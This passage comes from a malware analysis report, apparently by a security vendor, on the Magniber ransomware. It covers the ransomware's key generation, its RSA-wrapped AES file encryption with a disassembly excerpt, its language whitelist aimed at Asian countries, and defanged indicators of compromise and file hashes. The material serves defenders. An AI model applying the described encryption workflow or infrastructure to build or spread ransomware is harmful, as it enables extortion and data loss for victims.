


Figure 15. Random generator using GetTickCount

The full reconstruction of the code generating the key and IV is available in the following snippet: https://gist.github.com/hasherezade/7fb69fbd045315b42d7f962a83fdc300
Before the ransomware proceeds to encrypt the file, the RSA key is imported and used to encrypt the generated data (key+IV):




Figure 16. RSA key import right before file encryption begins

It produces an encrypted block of 256 bytes that is passed to the encrypting function, and later appended at the end of the encrypted file. Apart from those changes, files are encrypted similar to before, with the help of Windows' Crypto API.




Figure 16. Setting the AES key and initialization vector

```
1000237C push    100000h
10002381 lea     eax, [esp+60h+NumberOfBytesWritten]
10002385 push    eax
10002386 push    edi
10002387 push    0
10002389 push    [esp+6Ch+var_48]
1000238D push    0
1000238F push    [esp+74h+var_44]
10002393 call    [esp+78h+CryptEncrypt] ; advapi32.CryptEncrypt
10002397 push    0
10002399 lea     eax, [esp+60h+NumberOfBytesWritten]
1000239D push    eax
1000239E push    [esp+64h+var_28]
100023A2 push    edi
100023A3 push    [esp+6Ch+hFile]
100023A7 call    [esp+70h+var_1C] ; kernel32.WriteFile
100023AB mov     ecx, 100001h
100023B0 mov     eax, edi
```

Figure 17. Encrypting and writing to a file

Geographic expansion

In early July, we noted exploit attempts happening outside of the typical area we had become used to, for instance in Malaysia. At about the same time, a tweet from MalwareHunterTeam mentioned infections in Taiwan and Hong Kong.

Following the changes in the distribution scope, the code of Magniber got updated to whitelist more languages. Now the list expanded, adding other Asian languages, such as Chinese (Macau, China, Singapore) and Malay (Malysia, Brunei).





Figure 17. Expanded language checks

Continuing evolution

While Magniber was not impressive at first, having simple code and no obfuscation, it is actively developed and its quality continuously improves. Their authors appear professional, even though they commit some mistakes.

This ransomware operation is carried with surgical precision, from a careful distribution to a matching whitelist of languages. Criminals know exactly which countries they want to target, and they put their efforts to minimize noise and reduce collateral damage.

Malwarebytes users are protected against this threat thanks to our anti-exploit module, which blocks Magnitude EK's attempt to exploit CVE-2018-8174 (VBScript engine vulnerability):



Thanks to David Ledbetter for his help with deobfuscating the VBScript.

Indicators of compromise (IOCs)

```
178.32.62[.]130,bluehuge[.]expert,Magnigate (Step 1)
94.23.165[.]192,69a5010hbjdd722q.feedrun[.]online,Magnigate (Step 2)
92.222.121[.]30,08taw3c6143ce.nexthas[.]rocks,Magnitude EK (Landing Page)
149.202.112[.]72,Magniber
```

Code snippets

- *Javascript*
- *VBScript*

Magniber (original)

```
6e57159209611f2531104449f4bb86a7621fb9fbc2e90add2ecdfbe293aa9dfc
```

Magniber (core DLL)

```
fb6c80ae783c1881487f2376f5cace7532c5eadfc170b39e06e17492652581c2
```